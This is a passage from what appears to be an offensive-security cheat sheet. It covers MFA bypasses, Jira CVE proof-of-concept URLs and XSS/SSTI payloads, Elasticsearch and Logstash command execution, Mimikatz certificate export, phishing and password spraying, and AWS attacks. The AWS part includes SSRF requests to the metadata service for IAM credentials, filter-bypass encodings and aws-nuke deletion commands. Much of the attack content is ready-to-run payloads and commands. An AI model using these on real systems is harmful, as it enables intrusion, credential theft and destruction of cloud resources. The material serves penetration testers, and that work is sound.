
Direct Request/Forceful Browsing
 - Exploitation:
 1. Normal flow: Login -> MFA -> Profile
 2. Attack: Login -> MFA, instead input MFA navigate to Profile

Cached OTP in Dynamic JS Files

OTP Code Reusability
```

## Mindmaps





<https://medium.com/@iSecMax/two-factor-authentication-security-testing-and-possible-bypasses-1>  
<https://blog.cobalt.io/bypassing-the-protections-mfa-bypass-techniques-for-the-win-8ef6215de6>

# GWT

```
Google Web Toolkit
https://github.com/FSecureLABS/GWTMap
./gwtmap.py -u http://target.com/olympian/olympian.nocache.js --filter AuthenticationService.
```

# Jira

```
Jira Scanner
https://github.com/bcoles/jira_scan
https://github.com/MayankPandey01/Jira-Lens

cve-2019-8449
The /rest/api/latest/groupuserpicker resource in Jira before version 8.4.0 allows remote at:
https://jira.atlassian.com/browse/JRASERVER-69796
https://victomhost/rest/api/latest/groupuserpicker?query=1&maxResults=50000&showAvatar=true

cve-2019-8451:ssrf-response-body
The /plugins/servlet/gadgets/makeRequest resource in Jira before version 8.4.0 allows remote at:
https://jira.atlassian.com/browse/JRASERVER-69793?jql=labels%20%3D%20
https://victomhost/plugins/servlet/gadgets/makeRequest?url=https://victomhost:1337@example.com

#RCE Jira=CVE-2019-11581
#https://hackerone.com/reports/706841
/secure/ContactAdministrators!default.jspa

cve-2018-20824
vulnerable to Server Side Request Forgery (SSRF). This allowed a XSS and or a SSRF attack to be
https://victomhost/plugins/servlet/Wallboard/?dashboardId=10000&dashboardId=10000&cyclePeriod=1

cve-2020-14179
Atlassian Jira Server and Data Center allow remote, unauthenticated attackers to view custom
REF=https://jira.atlassian.com/browse/JRASERVER-71536
POC:
https://victomhost/secure/QueryComponent!Default.jspa

cve-2020-14181
Atlassian Jira Server and Data Center allow an unauthenticated user to enumerate users via a
Ref=https://jira.atlassian.com/browse/JRASERVER-71560?jql=text%20~%20%22cve-2020-14181%22
POC:
https://victomhost/secure/ViewUserHover.jspa
https://victomhost/ViewUserHover.jspa?username=Admin
https://hackerone.com/reports/380354

CVE-2018-5230
https://jira.atlassian.com/browse/JRASERVER-67289
#HOW TO EXPLOIT:
https://host/issues/?filter=-8
#Go to the link above
#Click the "Updated Range:" text area
#Put your XSS payload in "More than [] minutes ago" (15 character payload limit) or in "In range"
#Click Update
#Payload will run. If it doesn't run chances are you used double quotes somewhere. Only use single quotes

jira-unauthenticated-dashboards
https://victomhost/rest/api/2/dashboard?maxResults=100
```

```
jira-unauth-popular-filters
https://victomhost/secure/ManageFilters.jspa?filter=popular&filterView=popular

https://hackerone.com/reports/197726
https://newrelic.atlassian.net/secure/ManageFilters.jspa?filterView=popular
https://newrelic.atlassian.net/secure/ManageFilters.jspa?filterView=search

https://hackerone.com/reports/139970
https://host/secure/ConfigurePortalPages!default.jspa?view=popular
https://host/secure/ManageFilters.jspa?filterView=search&Search=Search&filterView=search&sort=1

#/pages/%3CIFRAME%20SRC%3D%22javascript%3Aalert('XSS')%22%3E.vm

CVE-2019-3403
Information disclosure vulnerability
https://jira.atlassian.com/browse/JRASERVER-69242
#visit the URL address,you can check the user whether is exist on this host
/rest/api/2/user/picker?query=admin
So the attacker can enumerate all existing users on this jira server.

CVE-2019-8442
https://jira.atlassian.com/browse/JRASERVER-69241
#visit the URL address,the server will leaking some server's information
/s>thiscanbeanythingyouwant/_/META-INF/maven/com.atlassian.jira/atlassian-jira-webapp/pom.xml
/rest/api/2/user/picker?query=admin
/s>thiscanbeanythingyouwant/_/META-INF/maven/com.atlassian.jira/atlassian-jira-webapp/pom.xml

CVE-2017-9506
#https://blog.csdn.net/caiqiqi/article/details/89017806
/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.nl

#CVE-2019-3402 : [Jira]XSS in the labels gadget
/secure/ConfigurePortalPages!default.jspa?view=search&searchOwnerUserName=x2rnu%3Cscript%3Ealert%28%29%3Cscript%3E
ConfigurePortalPages.jspa

#CVE-2018-20824 : [Jira]XSS in WallboardServlet through the cyclePeriod parameter
/plugins/servlet/Wallboard/?dashboardId=10100&dashboardId=10101&cyclePeriod=(function(){alert(1)})

#CVE-2019-3396: [Path Traversal & RCE]
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: JIRA
...
{"contentId":"1","macro":{"name":"widget","params":{"url":"https://www.viddler(.)com/v/23464d"})

#CVE-2019-11581: [SSTI]
http://<JIRA>/secure/ContactAdministrators!default.jspa
#Try SSTI payload in subject and/or body:
$18n.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null).invoke(null,null).exec("ls")

#CVE-2020-14178: [Project Key Enum]
http://<JIRA>/browse.<PROJECTKEY>
```

#CVE-2020-36289: [Username Enumeration]

<https://<JIRA>/secure/QueryComponentRendererValue!Default.jspa?assignee=user:admin>

#jira-unauthenticated-dashboards:

<https://<JIRA>/rest/api/2/dashboard?maxResults=100>

#jira-unauth-popular-filters:

<https://<JIRA>/secure/ManageFilters.jspa?filterView=popular>

# OIDC (Open ID Connect)

```
Software using this
Keycloak (Red Hat)
Bitbucket Server (Atlassian)
GitLab
Salesforce Lightning
Amazon Cognito (AWS)

Check /.well-known/openid-configuration

Look for uri-redirect & SSRF
```

# ELK

## Elasticsearch

### Enum

```
Check status:
curl -X GET "ELASTICSEARCH-SERVER:9200/"

Check Auth enabled:
curl -X GET "ELASTICSEARCH-SERVER:9200/_xpack/security/user"

Users:
elastic:changeme
kibana_system
logstash_system
beats_system
apm_system
remote_monitoring_user

Other endpoints
/_cluster/health
/_cat/indices
/_cat/health

Interesting endpoints (BE CAREFUL)
/_shutdown
/_cluster/nodes/_master/_shutdown
/_cluster/nodes/_shutdown
/_cluster/nodes/_all/_shutdown
```

### With creds

```
Using the API key:
curl -H "Authorization: ApiKey <API-KEY>" ELASTICSEARCH-SERVER:9200/

Get more information about the rights of an user:
curl -X GET "ELASTICSEARCH-SERVER:9200/_security/user/<USERNAME>"

List all users on the system:
curl -X GET "ELASTICSEARCH-SERVER:9200/_security/user"

List all roles on the system:
curl -X GET "ELASTICSEARCH-SERVER:9200/_security/role"
```

## Internal config files

```
Elasticsearch configuration: /etc/elasticsearch/elasticsearch.yml
Kibana configuration: /etc/kibana/kibana.yml
Logstash configuration: /etc/logstash/logstash.yml
Filebeat configuration: /etc/filebeat/filebeat.yml
Users file: /etc/elasticsearch/users_roles
```

## Kibana

### Basic

```
Port: 5601
Config file && users: /etc/kibana/kibana.yml
Try also with use kibana_system
Version < 6.6.0 = RCE (https://github.com/LandGrey/CVE-2019-7609/)
```

## Logstash

### Basic

```
Pipelines config: /etc/logstash/pipelines.yml
Check pipelines with this property: "config.reload.automatic: true"
If file wildcard is specified:
#####
input {
 exec {
 command => "whoami"
 interval => 120
 }
}

output {
 file {
 path => "/tmp/output.log"
 codec => rubydebug
 }
}
#####
```

# Sharepoint

Good reference:

The Lone Sharepoint

Crummie5

Tales of sharepoint API misconfigurations

Medium

```
1. Fuzz exposed endpoints
2. Analyze misconfigs to gain auth access
3. Check the list of latest RCEs
```

# Others

# Laravel RCE

<https://github.com/zhzyker/CVE-2021-3129>

# Oracle WebLogic

<https://github.com/0nise/weblogic-framework>

# Jolokia

<https://github.com/laluka/jolokia-exploitation-toolkit>

# Salesforce

<https://github.com/reconstation/sret>

# Spring boot

<https://tutorialboy24.blogspot.com/2022/02/introduction-to-spring-boot-related.html>

# Cloud

- [General](#)
- [AWS](#)
- [Azure](#)
- [Google Cloud Platform](#)
- [Cloud Info Gathering](#)
- [Docker && Kubernetes](#)
- [CDNs](#)

# General

## Tools

```
Non provider specific and general purpose
https://github.com/nccgroup/ScoutSuite
https://github.com/SygniaLabs/security-cloud-scout
https://github.com/initstring/cloud_enum
python3 cloud_enum.py -k companynameorkeyword
https://github.com/cyberark/SkyArk
https://github.com/SecurityFTW/cs-suite
cd /tmp
mkdir .aws
cat > .aws/config <<EOF
[default]
output = json
region = us-east-1
EOF
cat > .aws/credentials <<EOF
[default]
aws_access_key_id = XXXXXXXXXXXXXXXXXX
aws_secret_access_key = XXXXXXXXXXXXXXXXXXXXXXXXXX
EOF
docker run -v `pwd`/.aws:/root/.aws -v `pwd`/reports:/app/reports securityftw/cs-suite -e

Dictionary
https://gist.github.com/BuffaloWill/fa96693af67e3a3dd3fb
```

Searching **for** bad configurations

No auditable items:

- DoS testing
- Intense fuzzing
- Phishing the cloud provider's employees
- Testing other company's assets
- Etc.

## Audit policies

Microsoft Cloud Penetration Testing Rules of Engagement

Penetration Testing - Amazon Web Services (AWS)  
Amazon Web Services, Inc.

## Comparison table

PRODUCT	aws	Microsoft Azure	Google Cloud Platform
Virtual Servers	Instances	VMs	VM Instances
Platform-as-a-Service	Elastic Beanstalk	Cloud Services	App Engine
Serverless Computing	Lambda	Azure Functions	Cloud Functions
Docker Management	ECS	Container Service	Container Engine
Kubernetes Management	EKS	Kubernetes Service	Kubernetes Engine
Object Storage	S3	Block Blob	Cloud Storage
Archive Storage	Glacier	Archive Storage	Coldline
File Storage	EFS	Azure Files	ZFS / Avere
Global Content Delivery	CloudFront	Delivery Network	Cloud CDN
Managed Data Warehouse	Redshift	SQL Warehouse	Big Query

## Recon

```

PoC from Forward DNS dataset
This data is created by extracting domain names from a number of sources and then sending DI
https://opendata.rapid7.com/sonar.fdns_v2/
cat CNAME-DATASET-NAME | pigz -dc | grep -E "\.azurewebsites\.com"
cat CNAME-DATASET-NAME | pigz -dc | grep -E "\.s3\.amazonaws\.com"

https://github.com/99designs/clouddetect
clouddetect -ip=151.101.1.68

```

- First step should be to determine what services are **in** use
- More and **more** orgs are moving assets to the cloud one at a **time**
- Many have limited deployment to cloud providers, but some have fully embraced the cloud and
- Determine things like AD connectivity, mail gateways, web apps, **file** storage, etc.
- Traditional **host** discovery still applies
- After **host** discovery resolve all names, **then** perform whois lookups to determine where they are hosted
- Microsoft, Amazon, Google IP space usually indicates **cloud service** usage
  - ◊ More later on getting netblock information **for** each cloud **service**
- MX records can show **cloud-hosted** mail providers
- Certificate Transparency (crt.sh)
- Monitors and logs digital certs
- Creates a public, searchable log
- Can **help** discover additional subdomains
- More importantly... you can potentially **find more** Top Level Domains (TLD's)!
- Single cert can be scoped **for** multiple domains
- Search (Google, Bing, Baidu, DuckDuckGo): site:targetdomain.com -site:www.targetdomain.com
- Shodan.io and Censys.io zoomeye.org
- Internet-wide portscans
- Certificate searches
- Shodan query examples:
  - ◊ org:"Target Name"
  - ◊ net:"CIDR Range"
  - ◊ port:"443"
- DNS Brute Forcing
- Performs lookups on a list of potential subdomains
- Make sure to use quality lists
- SecLists: <https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS>
- MX Records can **help** us identify **cloud services** **in** use
  - ◊ 0365 = target-domain.mail.protection.outlook.com
  - ◊ G-Suite = google.com | googlemail.com
  - ◊ Proofpoint = pphosted.com
- If you **find** commonalities between subdomains try iterating names
- Other Services
  - ◊ HackerTarget <https://hackertarget.com/>
  - ◊ ThreatCrowd <https://www.threatcrowd.org/>
  - ◊ DNSDumpster <https://dnsdumpster.com/>
  - ◊ ARIN Searches <https://whois.arin.net/ui/>
    - Search bar accepts wild cards “\*”
    - Great **for** finding other netblocks owned by the same organization
- Azure Netblocks
  - Public: <https://www.microsoft.com/en-us/download/details.aspx?id=56519>
  - US Gov: <http://www.microsoft.com/en-us/download/details.aspx?id=57063>

- Germany: <http://www.microsoft.com/en-us/download/details.aspx?id=57064>
- China: <http://www.microsoft.com/en-us/download/details.aspx?id=57062>
- AWS Netblocks
  - ◊ <https://ip-ranges.amazonaws.com/ip-ranges.json>
- GCP Netblocks
  - ◊ Google made it complicated so there's a script on the next page to get the current IP netblocks
- Box.com Usage
  - ◊ Look **for** any login portals
    - <https://companyname.account.box.com>
  - ◊ Can **find** cached Box account data too
- Employees
  - ◊ LinkedIn
  - ◊ PowerMeta <https://github.com/dafthack/PowerMeta>
  - ◊ FOCA <https://github.com/ElevenPaths/FOCA>
  - ◊ [hunter.io](https://hunter.io)

#### Tools:

- Recon-NG <https://github.com/lanmaster53/recon-ng>
- OWASP Amass <https://github.com/OWASP/Amass>
- Spiderfoot <https://www.spiderfoot.net/>
- Gobuster <https://github.com/OJ/gobuster>
- Sublist3r <https://github.com/aboul3la/Sublist3r>

#### Foothold:

- Find **ssh** keys **in** [shhgit.darkport.co.uk](https://shhgit.darkport.co.uk) <https://github.com/eth0izzle/shhgit>
- GitLeaks <https://github.com/zricethezav/gitleaks>
- Gitrob <https://github.com/michenriksen/gitrob>
- Truffle Hog <https://github.com/dxa4481/truffleHog>

#### Password attacks:

- Password Spraying
  - ◊ Trying one password **for** every user at an org to avoid account lockouts (Spring2020)
- Most systems have some **sort** of lockout policy
  - ◊ Example: **5 attempts in 30 mins = lockout**
- If we attempt to auth as each individual username one **time** every **30 mins** we lockout nobody
- Credential Stuffing
  - ◊ Using previously breached credentials to attempt to exploit password reuse on corporate accounts
- People tend to reuse passwords **for** multiple sites including corporate accounts
- Various breaches end up publicly posted
- Search these and try out creds
- Try iterating creds

#### Web server exploitation

- Out-of-date web technologies with known vulns
- SQL or **command** injection vulns
- Server-Side Request Forgery (SSRF)
- Good place to start post-shell:
- Creds **in** the Metadata Service
- Certificates
- Environment variables
- Storage accounts
- Reused access certs as private keys on web servers
  - ◊ Compromise web server

- ◇ Extract certificate with Mimikatz
- ◇ Use it to authenticate to Azure
- Mimikatz can **export** “non-exportable” certificates:
 

```
mimikatz# crypto::capi
mimikatz# privilege::debug
mimikatz# crypto::cng
mimikatz# crypto::certificates /systemstore:local_machine /store:my /export
```

## Phising

- Phishing is still the #1 method of compromise
- Target Cloud engineers, Developers, DevOps, etc.
- Two primary phishing techniques:
  - ◇ Cred harvesting / session hijacking
  - ◇ Remote workstation compromise w/ C2
- Attack designed to steal creds and/or session cookies
- Can be useful when security protections prevent getting shells
- Email a [link](#) to a target employee pointing to cloned auth portal
  - ◇ Examples: Microsoft Online (O365, Azure, etc.), G-Suite, AWS Console
- They auth and get real session cookies... we get them too.

## Phishing: Remote Access

- Phish to compromise a user’s workstation
- Enables many other options **for** gaining access to cloud resources
- Steal access tokens from disk
- Session hijack
- Keylog
- Web Config and App Config files
  - ◇ Commonly found on pentests to include cleartext creds
  - ◇ WebApps often need read/write access to cloud storage or DBs
  - ◇ Web.config and app.config files might contain creds or access tokens
  - ◇ Look **for** management cert and extract to pfx like publishsettings files
  - ◇ Often found **in** root folder of webapp
- Internal Code Repositories
  - ◇ Gold mine **for** keys
  - ◇ Find internal repos:
    - A. Portscan internal web services (80, 443, etc.) **then** use EyeWitness to screenshot etc.
    - B. Query AD **for** all hostnames, [look for](#) subdomains git, code, repo, bitbucket, gitlab
  - ◇ Can use automated tools (gitleaks, trufflehog, gitrob) or use built-in search features
    - Search **for** AccessKey, AKIA, id\_rsa, credentials, secret, password, and token
- Command [history](#)
- The commands ran previously may indicate where to [look](#)
- Sometimes creds get passed to the **command** line
- Linux hosts **command history** is here:
  - ◇ `~/.bash_history`
- PowerShell **command history** is here:
  - ◇ `%USERPROFILE%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history`

## Post-Compromise Recon

- Who **do** we have access as?
- What roles **do** we have?
- Is MFA enabled?
- What can we access (webapps, storage, etc.?)
- Who are the admins?

- How are we going to escalate to admin?
- Any security protections **in** place (ATP, GuardDuty, etc.)?

#### Service metadata summary

AWS

[http://169.254.169.254/metadata/v1/\\*](http://169.254.169.254/metadata/v1/*)

Google Cloud

[http://metadata.google.internal/computeMetadata/v1/\\*](http://metadata.google.internal/computeMetadata/v1/*)

DigitalOcean

[http://169.254.169.254/metadata/v1/\\*](http://169.254.169.254/metadata/v1/*)

Docker

<http://127.0.0.1:2375/v1.24/containers/json>

Kubernetes ETCD


<http://127.0.0.1:2379/v2/keys/?recursive=true>

Alibaba Cloud

[http://100.100.100.200/latest/meta-data/\\*](http://100.100.100.200/latest/meta-data/*)

Microsoft Azure

[http://169.254.169.254/metadata/v1/\\*](http://169.254.169.254/metadata/v1/*)



## Cloud Labs

- AWS Labs
  - [flaws.cloud](http://flaws.cloud)
  - [flaws2.cloud](http://flaws2.cloud)
  - <https://github.com/OWASP/Serverless-Goat>
  - <https://n0j.github.io/2017/10/02/aws-s3-ctf.html>
  - <https://github.com/RhinoSecurityLabs/cloudgoat>

- <https://github.com/appsecco/attacking-cloudgoat2>
- <https://github.com/m6a-UdS/dvca>
- <https://github.com/OWASP/DVSA>
- <https://github.com/nccgroup/sadcloud>
- <https://github.com/torque59/AWS-Vulnerable-Lambda>
- <https://github.com/wickett/lambhack>
- <https://github.com/BishopFox/iam-vulnerable>
- GCP Labs
  - <http://thunder-ctf.cloud/> <https://gcpgoat.joshuajebaraj.com/>
- Azure Labs
  - <https://github.com/azurecitadel/azure-security-lab>

# Cloud Info Gathering

```
Azure IP Ranges
https://azurerange.azurewebsites.net/

AWS IP Range
https://ip-ranges.amazonaws.com/ip-ranges.json
- Get creation date
jq .createDate < ip-ranges.json
- Get info for specific region
jq '.prefixes[] | select(.region=="us-east-1")' < ip-ranges.json
- Get all IPs
jq -r '.prefixes | .[].ip_prefix' < ip-ranges.json

Online services
https://viewdns.info/
https://securitytrails.com/
https://www.shodan.io/search?query=net%3A%2234.227.211.0%2F24%22
https://censys.io/ipv4?q=s3

#Azure AD Recon
https://github.com/diebus/0h365UserFinder

#AWS Recon
https://github.com/righteousgambit/quiet-riot

Google Dorks
site:*.amazonaws.com -www "compute"
site:*.amazonaws.com -www "compute" "ap-south-1"
site:pastebin.com "rds.amazonaws.com" "u " pass OR password
https://storage.googleapis.com/COMPANY

Check certificate transparency logs
https://crt.sh
%.netfilx.com

Find Cloud Services
python3 cloud_enum.py -k keyword
python3 CloudScraper.py -u https://example.com

AWS Buckets
Dork
site:*.s3.amazonaws.com ext:xls | ext:xlsx | ext:csv password|passwd|pass user|username|uid|e

AWS discovering, stealing keys and endpoints
Nimbostratus - check against acutal profile
https://github.com/andresriancho/nimbostratus
python nimbostratus dump-credentials

ScoutSuite - audit AWS, GCP and Azure clouds
```

```
scout --provider aws --profile stolen

Prowler - AWS security assessment, auditing and hardening
https://github.com/toniblyx/prowler
```

# AWS

## AWS basic info

#### Auth methods:

- Programmatic access – Access + Secret Key
  - ◊ Secret Access Key and Access Key ID for authenticating via scripts and CLI
- Management Console Access
  - ◊ Web Portal Access to AWS

#### Recon:

- AWS Usage
  - ◊ Some web applications may pull content directly from S3 buckets
  - ◊ Look to see where web resources are being loaded from to determine if S3 buckets are being used
  - ◊ Burp Suite
  - ◊ Navigate application like you normally would and then check for any requests to:
    - `https://[bucketname].s3.amazonaws.com`
    - `https://s3-[region].amazonaws.com/[OrgName]`

#### S3:

- Amazon Simple Storage Service (S3)
  - ◊ Storage service that is “secure by default”
  - ◊ Configuration issues tend to unsecure buckets by making them publicly accessible
  - ◊ Nslookup can help reveal region
  - ◊ S3 URL Format:
    - `https://[bucketname].s3.amazonaws.com`
    - `https://s3-[region].amazonaws.com/[Org Name]`
    - `# aws s3 ls s3://bucket-name-here --region`
    - `# aws s3api get-bucket-acl --bucket bucket-name-here`
    - `# aws s3 cp readme.txt s3://bucket-name-here --profile newuserprofile`

#### EBS Volumes:

- Elastic Block Store (EBS)
- AWS virtual hard disks
- Can have similar issues to S3 being publicly available
- Difficult to target specific org but can find widespread leaks

#### EC2:

- Like virtual machines
- SSH keys created when started, RDP for Windows.
- Security groups to handle open ports and allowed IPs.

#### AWS Instance Metadata URL

- Cloud servers hosted on services like EC2 needed a way to orient themselves because of how they are deployed
- A “Metadata” endpoint was created and hosted on a non-routable IP address at 169.254.169.254
- Can contain access/secret keys to AWS and IAM credentials
- This should only be reachable from the localhost
- Server compromise or SSRF vulnerabilities might allow remote attackers to reach it
- IAM credentials can be stored here:
  - ◊ `http://169.254.169.254/latest/meta-data/iam/security-credentials/`
- Can potentially hit it externally if a proxy service (like Nginx) is being hosted in AWS.
  - ◊ `curl --proxy vulndomain.target.com:80 http://169.254.169.254/latest/meta-data/iam/security-credentials/`
- CapitalOne Hack
  - ◊ Attacker exploited SSRF on EC2 server and accessed metadata URL to get IAM access keys.
- AWS EC2 Instance Metadata service Version 2 (IMDSv2)
- Updated in November 2019 – Both v1 and v2 are available

- Supposed to defend the metadata service against SSRF and reverse proxy vulns
  - Added session auth to requests
  - First, a “PUT” request is sent and then responded to with a token
  - Then, that token can be used to query data
- 
- ```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"
curl http://169.254.169.254/latest/meta-data/profile -H "X-aws-ec2-metadata-token: $TOKEN"
curl http://example.com/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials
--
```

Post-compromise

- What do our access keys give us access to?
- Check AIO tools to do some recon (WeirdAAL- recon_module, PACU privesc,...)

```
http://169.254.169.254/latest/meta-data
```

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM Role Name>
```

```
# AWS nuke - remove all AWS services of our account
# https://github.com/rebuy-de/aws-nuke
- Fill nuke-config.yml with the output of aws sts get-caller-identity
./aws-nuke -c nuke-config.yml # Checks what will be removed
- If fails because there is no alias created
aws iam create-account-alias --account-alias unique-name
./aws-nuke -c nuke-config.yml --no-dry-run # Will perform delete operation
```

```
# Cloud Nuke
# https://github.com/gruntwork-io/cloud-nuke
cloud-nuke aws
```

```
# Other bypasses
1.
aws eks list-clusters | jq -rc '.clusters'
["example"]
aws eks update-kubeconfig --name example
kubectl get secrets
```

2. SSRF AWS Bypasses to access metadata endpoint.

```
Converted Decimal IP: http://2852039166/latest/meta-data/
IPV6 Compressed: http://[::ffff:a9fe:a9fe]/latest/meta-data/
IPV6 Expanded: http://[0:0:0:0:ffff:a9fe:a9fe]/latest/meta-data/
```

```
# Interesting metadata instance urls:
http://instance-data
http://169.254.169.254
http://169.254.169.254/latest/user-data
http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/reservation-id
http://169.254.169.254/latest/meta-data/hostname
http://169.254.169.254/latest/meta-data/public-keys/
```

```
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key
http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
http://169.254.169.254/latest/dynamic/instance-identity/document
```

Find AWS in domain/company

```
# Find subdomains

./sub.sh -s example.com
assetfinder example.com
## Bruteforcing
python3 dnsrecon.py -d example.com -D subdomains-top1mil-5000.txt -t brt

# Reverse DNS lookups
host subdomain.domain.com
host IP

# Bucket finders
python3 cloud_enum.py -k example.com
ruby lazys3.rb companyname
# https://github.com/bbb31/slurp
slurp domain -t example.com
```

AIO AWS tools

```

# https://github.com/carnal0wnage/weirdAAL
pip3 install -r requirements
cp env.sample .env
vim .env
python3 weirdAAL.py -l

# https://github.com/RhinoSecurityLabs/pacu
bash install.sh
python3 pacu.py
import_keys --all
ls

# https://github.com/dagrz/aws_pwn
